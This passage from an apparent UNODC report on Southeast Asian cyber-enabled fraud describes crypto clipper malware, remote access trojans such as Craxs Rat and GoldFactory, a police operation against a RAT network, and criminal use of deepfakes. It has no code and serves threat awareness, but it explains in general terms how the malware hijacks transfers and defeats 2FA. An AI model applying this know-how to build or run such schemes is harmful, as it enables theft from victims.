Cryptocurrency clippers are another type of malware that is commonly utilized by criminal groups in Southeast Asia.[84] Similarly to banking trojans used to replace copied account numbers to hijack bank transfers, clippers operate by monitoring an infected system's clipboard, waiting to strike by replacing stored/copied data and redirecting cryptocurrency transactions to attacker-controlled wallet addresses. Once a device is infected, the malware actively examines the victim's clipboard using scheduled tasks to check whether the user has recently copied a cryptocurrency wallet address. If a pattern matching that of wallet address is recognized, it registers that the user may be in the process of transferring cryptocurrency from one address to another. Clippers can be combined with other types of malware including banking trojans, keyloggers, ransomware, RATs, and adware to create a layered attack approach which is more effective and harder to detect.

Figure 6. Simplified cryptocurrency clipper workflow

Source: Intel 471, 2023.

---

84   UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

As illustrated in Figure 6 above, the clipper then utilizes regular expressions or regex[85] to determine the type of cryptocurrency the address belongs to, subsequently replacing the clipboard entry with a visually similar yet attacker-controlled, wallet address. Upon pasting the wallet address to carry out the transaction, the user may mistakenly transfer the funds to the criminal actor. Since crypto wallet addresses typically are very long – sometimes exceeding 40 alphanumeric characters – it is common not to notice a change in recipient address, thereby contributing to the effectiveness of clipper malware.

Remote access trojans

Remote access trojans (RATs) are a type of malware designed to provide attackers with unrestricted access and remote control of infected devices. Disguised as harmless files or applications, these powerful malicious tools can serve as a backdoor, putting critical user data, security, and identity at risk.

Similarly to the Remote Desktop Protocol (RDP)[86] and programmes such as TeamViewer or AnyDesk which can be used for remote access or system administration, RATs are designed to provide criminals with remote access and control by establishing a command and control (C2) channel between the compromised device and the attacker's server over which commands can be sent and data can be sent back. RATs are particularly dangerous because they provide criminals with very high levels of access and control compared to other cyberattacks, with many including the ability to exploit vulnerabilities, gain additional privileges, and download and deploy additional functionality as needed to help achieve the attacker's goals.

Figure 7. How does a remote access trojan work?

Source: Elaboration based on Sucuri research, 2024.

RATs commonly have a set of built-in commands and various methods for avoiding detection, however there is a great deal of variation from RAT to RAT, with some serving as generalist tools designed for use across a broad range of attack scenarios while others may be highly tailored to a specific attack. It is also common for RATs to be bundled with additional functionality or designed in a modular fashion to provide additional capabilities as needed. For instance, an attacker may gain an initial foothold into an infected system using a RAT and, after exploring using the RAT, may proceed to install a keylogger[87] on the compromised machine. The RAT may already have this functionality built-in, may be designed to download and add a keylogger module as needed, or may download and launch an independent keylogger.

Figure 8. Possible consequences of a RAT attack

Source: Elaboration based on Cisco Blogs, 2020.

Prominence of mobile remote access trojans

While RAT attacks by no means represent a new threat within the regional threat landscape, some authorities and cybersecurity experts have observed a trend among criminal networks involved in scams and phishing increasingly turning to mobile trojans, with RATs representing among top fraud-related threats in many countries.[88,89]

Several incidents and law enforcement operations involving criminals targeting mobile phone users with what some have referred to as malware-enabled or remote access scams have been reported in Southeast Asia in recent years, with many governments issuing official advisories to

---

85 A Regular Expression (or Regex) is a pattern (or filter) that describes a set of strings that matches the pattern.

86 The Remote Desktop Protocol (RDP) makes it possible for employees to connect to their work desktop computer when they work remotely.

87 A keylogger is a type of surveillance technology used to monitor and record each keystroke on a specific device, such as a computer or smartphone.

88 UNODC, Regional Meeting of Investigators and Analysts, Bangkok, August 2024.

89 Group-IB, Hi-Tech Crime Trends Report, 2024.

warn their citizens.[90,91,92,93] These attacks have largely targeted Android device users, with RAT distribution taking place through malicious Android Package Kit (APK) files disguised as legitimate applications belonging to commercial businesses and government agencies. There have also been some recorded incidents in the region involving iOS variants being utilized by criminal actors, although these generally appear to be less prevalent.[94]

In June 2024, authorities in Malaysia, Singapore, and Hong Kong, China announced the operational outcomes of Operation 'DISTANTHILL', a multi-jurisdictional investigation initiated in 2023 which culminated in the disruption of a sophisticated cyber-enabled fraud network responsible for millions of dollars in financial losses.[95,96,97,98] Over the course of the seven month operation, the joint investigation team traced several high-level members of the syndicate to IP addresses in Malaysia and Taiwan PoC, with officials estimating at least 4,000 victims being impacted across the region, including 1899 Singaporeans.[99] Among those arrested, authorities apprehended two Malaysian nationals suspected to be the main culprits and controllers of more than 50 C2 servers based in Hong Kong, China where at least 260 customized variants[100] of the RAT were stored.[101]

Source: Singapore Police Force, 2024.

The network was found commonly distributing the malware through malicious mobile apps often disguised as offering special prices for goods and food items. Upon installation, members of the syndicate's customer support team would instruct victims to grant full permissions and place an order requiring a test transaction for shipping or other miscellaneous charges, thereby stealing user banking credentials. Criminal actors would subsequently gain remote access and control over devices they managed to infect as the malware operated discreetly in the background. This enabled them to capture sensitive personal data and credentials using its keylogger and screen capture functions, and monitor SMS to obtain one-time passwords (OTP) and bypass two-factor authentication (2FA) measures implemented by financial institutions.[102] The RAT also facilitated real-time geolocation tracking of the infected device and was able to persist despite users rebooting.[103] In what followed, criminals would go on to perform unauthorized transactions from victim mobile bank

90   Singapore Police Force, Public Affairs Department, Police Advisory on New Variant of Malware Scams, September 2024. Accessed at: https://www.police.gov.sg/Media-Room/News/20230920_police_advisory_on_new_variant_of_malware_scams.

91   Ministry of Information and Communication of Viet Nam, Nghe An Information Technology and Communication Centre, May 2023. Accessed at: https://naict.tttt.nghean.gov.vn/attt/canh-bao-phan-mem-doc-hai-moi-tren-android-da-lay-nhiem-nhieu-thiet-bi-o-chau-a-307.html.

92   Thailand Computer Emergency Response Team, Media Release, February 2024. Accessed at: https://www.thaicert.or.th/2024/02/19.

93   Royal Thai Police, Cybercrime Investigation Bureau, November 2023. Accessed at: https://www.facebook.com/share/p/uryDYLv8wWV2Z1gh/?mibextid=Nif5oz.

94   General consensus among security researchers appears to be that Android's extensive user base and open-source platform make it more susceptible to malware attacks.

95   Singapore Police Force, Public Affairs Department, Press Release, June 2024. Accessed at: https://www.police.gov.sg/media-room/news/20240614_two_men_extradited_from_malaysia_to_be_charged_for_offences_in_relation_to_malware_scams.

96   Hong Kong Police Department, Cybersecurity and Technology Crime Bureau, Press Conference, June 2024.

97   Taiwan PoC Police Agency, Central Investigation Bureau, Press Conference, June 2024.

98   Group-IB, Press Release, June 2024. Accessed at: https://www.group-ib.com/media-center/press-releases/operation-distanthill/.

99   Hong Kong Police Department, Cybersecurity and Technology Crime Bureau, Press Conference, June 2024.

100   Group-IB, Press Release, June 2024. Accessed at: https://www.group-ib.com/media-center/press-releases/operation-distanthill/.

101   Singapore Police Force, Public Affairs Department, Press Release, June 2024. Accessed at: https://www.police.gov.sg/media-room/news/20240614_two_men_extradited_from_malaysia_to_be_charged_for_offences_in_relation_to_malware_scams.

102   Group-IB, Press Release, June 2024. Accessed at: https://www.group-ib.com/media-center/press-releases/operation-distanthill/.

103   Ibid.

Figure 9. Stages of Remote Access Trojan attack chain

Preparation	Delivery	Installation	Establish Persistence	Command & Control	Mission Accomplished
Criminal builds malicious APK	Criminal finds means to deliver malicious APK to victim (e.g. QR code, poisoned bets, scam messages, etc.)	Victim downloads and installs malicious APK	Malware grants itself additional permissions and establishes persistence	Criminal now has remote access to victim's device	Criminal harvests victim's credentials and performs fraudulent transactions to steal money
Criminal prepares malicious infrastructure	If required, criminal establishes contact with victim for further social engineering	Victim accepts prompt to grant permissions	Malware may also disable Google Play Protect	Device takeover - criminal is able to perform keylogging, read SMS, access screen and camera, conduct overlay phishing, etc.	

Source: Singapore Police Force, 2024.

accounts leading to significant financial losses, subsequently initiating a factory reset on the device in an effort to destroy evidence once funds had been stolen.[104]

Over the course of the investigation, information was also shared with Taiwan PoC authorities, leading to the successful takedown of a small syndicate operating a fraudulent customer service centre in May 2024. Multiple suspects were arrested in a series of raids in Kaohsiung City, with investigators finding the group to be engaged in RAT intrusions enabling unauthorized transfers from victims' bank accounts. Assets, including cryptocurrency and real estate amounting to a total value of approximately US $1.33 million were seized from those arrested.[105,106] Hong Kong SAR authorities additionally arrested 14 individuals in connection to the laundering of criminal proceeds generated by the malware-enabled scams who served as money mules providing pass-through activities through the use of their bank accounts in exchange for monetary compensation.[107,108]

While official case information available remains limited due to ongoing investigation at the time of writing, information obtained by UNODC has confirmed that the same trojan involved in Operation 'DISTANTHILL' has been advertised extensively in various malware-as-a-service schemes, claiming victims elsewhere in the world including countries in Europe and the Middle East.[109] More specifically, images of the RAT administrator panel released by Taiwan PoC[110] are consistent with variants of Craxs Rat, a widespread and highly customizable tool commonly detected by antivirus software as SpyMax.[111]

It is worth noting that researchers have attributed the provenance of SpyMax to a RAT originally developed by threat actor "✳ s c я є α м" claiming to be based in the Middle East in 2019. SpyMax source code was eventually leaked in 2020 and became widely used by other actors who sought to customize the software. Another threat actor later created a version of malware named Craxs Rat using the leaked code, advertising new versions of the tool in their Telegram channel which appears to have changed ownership at the time of writing. In August 2023, the threat actor announced that they would cease operations for personal reasons and sell the Craxs Rat source code for US $100,000. This was followed by a message posted the following month stating that the Telegram channel had been purchased, aligning with when attacks targeting Singaporeans had begun.

104 Singapore Police Force, Public Affairs Department, Police Advisory on New Variant of Malware Scams, September 2024. Accessed at: https://www.police.gov.sg/Media-Room/News/20230920_police_advisory_on_new_variant_of_malware_scams.

105 Taiwan PoC Police Agency, Central Investigation Bureau, Press Conference, June 2024.

106 Singapore Police Force, Public Affairs Department, Press Release, June 2024. Accessed at: https://www.police.gov.sg/media-room/news/20240614_two_men_extradited_from_malaysia_to_be_charged_for_offences_in_relation_to_malware_scams.

107 Hong Kong Police Department, Cybersecurity and Technology Crime Bureau, Press Conference, June 2024.

108 Singapore Police Force, Public Affairs Department, Press Release, June 2024. Accessed at: https://www.police.gov.sg/media-room/news/20240614_two_men_extradited_from_malaysia_to_be_charged_for_offences_in_relation_to_malware_scams.

109 Ibid.

110 Taiwan PoC Police Agency,, Central Investigation Bureau, Press Conference, June 2024.

111 Group-IB, Craxs Rat Malware, Malware Analysis, June 2024. Accessed at: https://www.group-ib.com/blog/craxs-rat-malware/.

Selected screen captures of messages explaining Craxs Rat features in English and Chinese identified by Group-IB researchers.

Following the apparent handover to new ownership, Telegram messages by channel administrators have been incorporating Chinese language and have also published video tutorials in Simplified Chinese, indicating that the new ownership is from Asia.[112,] Analysis of phishing pages has also notably revealed Chinese, English, French, Thai and Lao languages being supported, indicating that these are the languages of targeted victims.[113] Craxs Rat is being advertised for sale at a price between 1,000 to 3,000 USDT for lifetime access by the vendor at the time of writing, with the original developer

indicating that a new Android and iOS version is presently under construction. Its distribution often also involves malicious applications disguised as those affiliated with legitimate financial institutions and official government agencies and social welfare programs.

Common functions of the latest paid version of Craxs Rat include:

- **Manager:** Files, SMS, Contacts, Calis, Accounts, Apps, Permission;
- **Monitor:** screen controls, camera, microphone, keylogger, location, web browser, call recorder, auto-clicker, screen reader;
- **Admin:** Request admin rights, lock screen, wipe data keylogging;
- **Tools:** Call Number, Download Apk, Show Message, Clipboard, Open Link, Shell Command;
- **Extras:** notification list, social media hunter, phone messages; and
- As of April 2024, Craxs Rat now supports cryptocurrency and claims to be compatible with the latest version of major cryptocurrency exchanges.

Concerningly, there is growing indication of the malware-as-a-service model being integrated into criminal operations based in more vulnerable and remote parts of Southeast Asia, and particularly the Mekong region. For instance, analysis of users within the abovementioned threat actor malware-as-a-service Telegram channel reveals that many of these users are also members of other prominent underground marketplaces and forums on Telegram, many of which purport to be based in key boarder areas known to be hubs for cyber-enabled fraud and associated criminality. Moreover, through extensive monitoring and analysis, UNODC has identified reference of at least five distinct RATs either purportedly in use or advertised as a service to criminal groups active on these platforms – the vast majority of which appear to originate from East and Southeast Asia based on the languages being used.

In October 2023, Group-IB researchers reported details from an investigation into a previously unknown Android trojan that had targeted more

---

112 Group-IB, Craxs Rat Malware, Malware Analysis, June 2024. Accessed at: https://www.group-ib.com/blog/craxs-rat-malware/.

113 Ibid.

Selected screen captures of demos shared by malware-as-a-service vendors advertising Craxs Rat and GoldFactory family trojans, among others, to Mekong-based criminal groups identified by ChongLuaDao (Viet Nam) and UNODC researchers.

than 50 financial institutions in Viet Nam.[114] Following the initial discovery of what was dubbed GoldDigger,[115] researchers unearthed a cluster of related aggressive banking trojans actively targeting victims throughout many countries in Southeast Asia. The cluster has been attributed to a single threat actor, now named GoldFactory, that has developed a sophisticated suite of evolving mobile banking malware, some of which appears to be distributed to criminals through an as-a-service model online.

Researchers have designated GoldFactory as a well-organized, primarily Chinese-speaking criminal group with close connections to the Gigabud malware family.[116] However, there is some indication that local criminals or victims of trafficking for forced criminality from Southeast Asian countries are also involved, evidenced by instances of phone calls made to victims from 'customer support' in which operators are proficient in the native language used in the targeted country.[117]

GoldFactory uses a combination of smishing[118] and phishing techniques to conduct malicious activities and is equipped with diverse tools providing flexibility to operate within many given scenarios and victim profiles. Tactics including impersonation, accessibility keylogging, fake banking websites, bank alerts, call and loading screens, and identity and facial recognition data collection represent key components within their tool kit, with malware distribution most commonly taking place through what appear to be official government services and mobile banking applications.[119,120]

At the time of writing, victims have predominantly been located in Southeast Asia, with the particular focus on those residing in Thailand and Viet Nam,[121] and there are emerging signs that GoldFactory's bases of operations may extend to neighbouring

---

114 Group-IB, Malware Analysis – GoldDigger, Media Release, October 2023. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/.

115 According to Group-IB, the name 'GoldDigger' was selected as a result of an activity named 'GoldActivity' contained within the initial APK file examined by analysts.

116 GoldDigger and Gigabud malware families are some of the most active mobile Trojans in the APAC region based on the recent findings of Group-IB's Threat Intelligence unit. GoldDigger and Gigabud can be easily mistaken for each other during analysis. The similarities in their impersonation targets and landing pages can potentially lead to confusion, despite their inherent differences. They are two distinct families, easily told apart by large disparities in their codebases. Gigabud has a better software architecture and adheres to a more logically structured codebase, using the Model-View-Controller (MVC) architecture. On the other hand, GoldDigger relies heavily on handlers and callback functions. Further, Gigabud uses the Retrofit library to communicate with its HTTP API endpoints, whereas GoldDigger simply uses the OkHttp library. Their command and control tables are remarkably different as well.

117 Group-IB, Malware Analysis – GoldFactory, Media Release, February 2024. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/.

118 Smishing is a social engineering attack that uses fake mobile text messages to trick people into downloading malware, sharing sensitive information or sending money to cybercriminals.

119 Group-IB, Malware Analysis – GoldFactory, Media Release, February 2024. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/.

120 Chongluadao.vn, Cyber Threat Intelligence Brief, July 2024.

121 Group-IB, Malware Analysis – GoldFactory, Media Release, February 2024. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/.

Selected screen capture of demos shared by malware-as-a-service vendors advertising GoldFactory family trojans to Mekong-based criminal groups in Chinese and Vietnamese language identified by ChongLuaDao (Viet Nam) researchers.

Mekong countries. This has been further supported by ChongLuaDao (Viet Nam) researchers whose findings indicate use of GoldFactory malware by criminal groups engaged in cyber-enabled fraud operating from IP addresses corresponding to various parts of Cambodia and Lao PDR.[122]

While several variations of GoldFactory malware have been identified, the suite includes standard remote access capabilities described earlier in this section as well as extended functionality including cryptocurrency clippers, drainers, infostealers, ransomware messages, and many other powerful modules. Among the most alarming findings reported by researchers, however, has been the discovery of sophisticated new Android and iOS GoldFactory variants capable of collecting facial recognition data and identity documents – a feature suspected of being developed to enhanced security measures being taken by many banks in the region.[123,124] More specifically, through its utilization of AI-driven face-swapping technology to create convincing deepfakes, GoldFactory can seamlessly manipulate stolen facial recognition data, further exacerbating the risk of identity fraud and financial manipulation which is particularly concerning given ongoing developments examined in the below section.[125]

Integration of generative artificial intelligence by transnational organized crime

The integration of artificial intelligence (AI) [126] technologies by transnational criminal groups involved in cyber-enabled fraud is a particularly complex and alarming trend increasingly observed in Southeast Asia.[127,128,129] With the growing public accessibility of generative AI[130] tools, this technology has become a powerful force multiplier for criminal activities such as identity theft, fraud, data privacy violations, and intellectual property breaches, as well as threats to national security. The increased availability of open-source tools further amplifies the risk, enabling a wider range

---

122 ChongLuaDao (Viet Nam), Cyber Threat Intelligence Brief, July 2024.

123 Group-IB, Malware Analysis – GoldFactory, Media Release, February 2024. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/

124 Chongluadao.vn, Cyber Threat Intelligence Brief, July 2024.

125 Group-IB, Malware Analysis – GoldFactory, Media Release, February 2024. Accessed at: https://www.group-ib.com/blog/goldfactory-ios-trojan/

126 Artificial Intelligence (AI) refers to the simulation of human intelligence processes by machines, particularly computer systems. These processes include learning (the acquisition of information and rules for using it), reasoning (using rules to reach approximate or definite conclusions), and self-correction. AI can encompass a broad spectrum of methodologies and technologies, which enable machines to perform tasks that typically require human cognitive abilities.

127 UNODC, Regional Meeting of Analysts and Investigators on Transnational Organized Crime and Cyber-Enabled Fraud, Bangkok, Thailand, August 2024.

128 Global Fraud Summit, National Police Agency of Japan, Tokyo, Japan, September 2024.

129 Supreme People's Procuratorate of the People's Republic of China, 检察机关打击治理电信网络诈骗及其关联犯罪工作情况（2023年）[Procuratorial Organs' Efforts to Combat and Govern Telecommunications Network Fraud and Related Crimes (2023)], 30 November 2023. https://www.spp.gov.cn/xwfbh/wsfbt/202311/t20231130_635181.shtml#2

130 This area within deep learning focuses on algorithms that can generate new data based on learned patterns. GenAI models combine existing information to create novel content, such as images or text, with a high degree of personalization and contextual relevance.

of illicit activities, including biometric identification fraud and the creation of AI-assisted sextortion and other fraudulent content.

While some limitations to its use remain present[131] at the time of writing, AI-powered tools, tactics, techniques, and processes offer a wide range of possibilities to criminal groups looking to exploit this powerful technolog. This includes but is not limited to automating phishing attacks, crafting convincing fake identities and online profiles, and generating personalized scripts to deceive victims while engaging in real-time conversations in hundreds of languages. Additionally, there is strong indication that AI-generated content, and particularly deepfakes, is increasingly being manipulated by criminal groups in Southeast Asia for malicious purposes such as impersonation fraud, deepfake pornography, sextortion, and other cyber-enabled fraud schemes through the alteration of authentic video footage and audio.

Overall, these developments have not only expanded the scope and efficiency of cyber-enabled fraud and cybercrime, but they have also lowered the barriers to entry for criminal networks that previously lacked the technical skills to exploit sophisticated and profitable methods. The integration of AI-driven techniques will in turn increase cyber-enabled fraud in terms of volume – or amplifying fraudsters' potential reach by enabling fraud to take place at greater speeds and at scale – alongside sophistication over time which will increase the efficiency of criminal groups by enabling the creation of more convincing and personalized fraud content.

---

131 For instance, there is indication that criminal groups based in the region continue to prefer to utilize human models for the purposes of various investment, romance, and impersonation fraud schemes due to significant inadequacies in the present state of real-time deepfake software currently on offer by various regional service providers online. At the same time, researchers and other experts have noted limitations in real-time AI-generated chatbots, particularly in the case of communicating feelings and emotions in the context of social engineering schemes which has presently continues to hinder the ability of criminal groups to completely automate the chatting process using these tools. It should be noted, however, that AI-generated content is improving on a daily basis, and many of the present challenges that exist today are anticipated to be overcome imminently.

Figure 10. Primary application of AI tools used to perpetrate cyber-enabled fraud and scams

Source: Elaboration based on research conducted by Price Waterhouse Cooper, 2024.[132]

Rise of AI-driven deepfake fraud in the Asia-Pacific region

Deepfakes are a type of synthetic media generated through advanced AI and machine learning techniques. The core elements of AI include Machine Learning,[133] Deep Learning,[134] Generative AI, and Large Language Models (LLMs).[135] Deepfake technologies allow for the creation of AI-generated digital content, and particularly videos and audio, that can look and sound remarkably authentic. Through the manipulation of facial expressions, lip synchronization, and vocal intonations, deepfakes can convincingly fabricate scenarios to falsely portray individuals as engaging in activities or

---

132 Price Waterhouse Cooper, "Impact of Artifical Intelligence on Fraud and Scams", 2024. Accessed at https://www.pwc.co.uk/services/forensic-services/insights/impact-of-artificial-intelligence-on-frauds-and-scams.html

133 Machine Learning is a subset of AI focused on developing statistical models that enable computers to analyze patterns in data and make informed predictions or decisions. Through iterative learning, these systems improve their accuracy by being trained on diverse datasets.

134 As an advanced branch of machine learning, deep learning leverages neural networks to simulate human brain-like structures, processing vast amounts of data for complex tasks such as speech recognition and image analysis. The technology excels in identifying patterns and making decisions based on unstructured data.

135 Large Language Models are a subset of deep learning models that are trained on vast amounts of text data to understand, generate, and manipulate human language. These models, typically based on transformer architectures, can predict the next word in a sequence, generate coherent text, and perform a variety of language-related tasks such as translation, summarization, and question answering. By leveraging massive datasets and extensive computational resources, LLMs learn to capture complex linguistic patterns, contextual relationships, and semantic nuances, enabling them to generate highly accurate and contextually relevant language outputs.

making statements that they did not actually perform or utter.[136,137]

Figure 11. Common types of deepfake fraud

Textual Deepfake
Refer to fraudulent or synthetic texts created with deep-learning techniques, which can be far worse than deepfake images or videos since they are undetectable and ubiquitous.

Deepfake Audio
Using a type of AI, the voices of specific people are imitated/cloned to create convincing speech sentences that sound like they are saying things they did not say in reality.

Deepfake Video
Probably the most widely used deepfake, where fake videos are created by reenacting the desired personality's facial gestures and putting them on the intended personality's deepfake.

Deepfake on Social Media
In this type of deepfake fraud, fake internet profiles are created on Twitter, LinkedIn, etc., using deepfake innovation, making it difficult for a regular user to detect.

Live Deepfakes
Also known as real-time deepfakes, in this type of deepfake fraud, people can change their faces in real-time, converting their visage into someone else's, using AI-powered deepfake programs.

Source: UNODC, 2024.

As demonstrated by several cases discussed in this chapter, deepfake-related crimes are on the rise in the Asia-Pacific region, with some studies reporting a staggering 1,530 per cent increase between 2022 and 2023.[138] These trends underscore the growing influence of AI and deepfake technologies within the regional threat landscape, with criminal actors expected to increasingly leverage these tools to execute more technologically sophisticated cyber-enabled fraud schemes.[139,140]

---

136   Techopedia, Deepfakes Eplained, March 2024. Accessed at: https://www.techopedia.com/definition/33835/deepfake.

137   Microsoft's VALL-E is a recent development in text-to-speech technology, capable of mimicking a person's voice with just a three-second audio sample. The model, trained on a dataset of 60,000 hours of speech, does not only replicate the voice but also captures the speaker's emotional tone. Microsoft has chosen not to release the model's code publicly, highlighting the importance of developing safeguards to detect and prevent the malicious use of AI-generated speech.

138   Sumsub, Identity Fraud Report, https://sumsub.com/fraud-report-2023/ https://www.indiatoday.in/india/story/india-among-top-targets-of-deepfake-identity-fraud-2472241-2023-12-05.
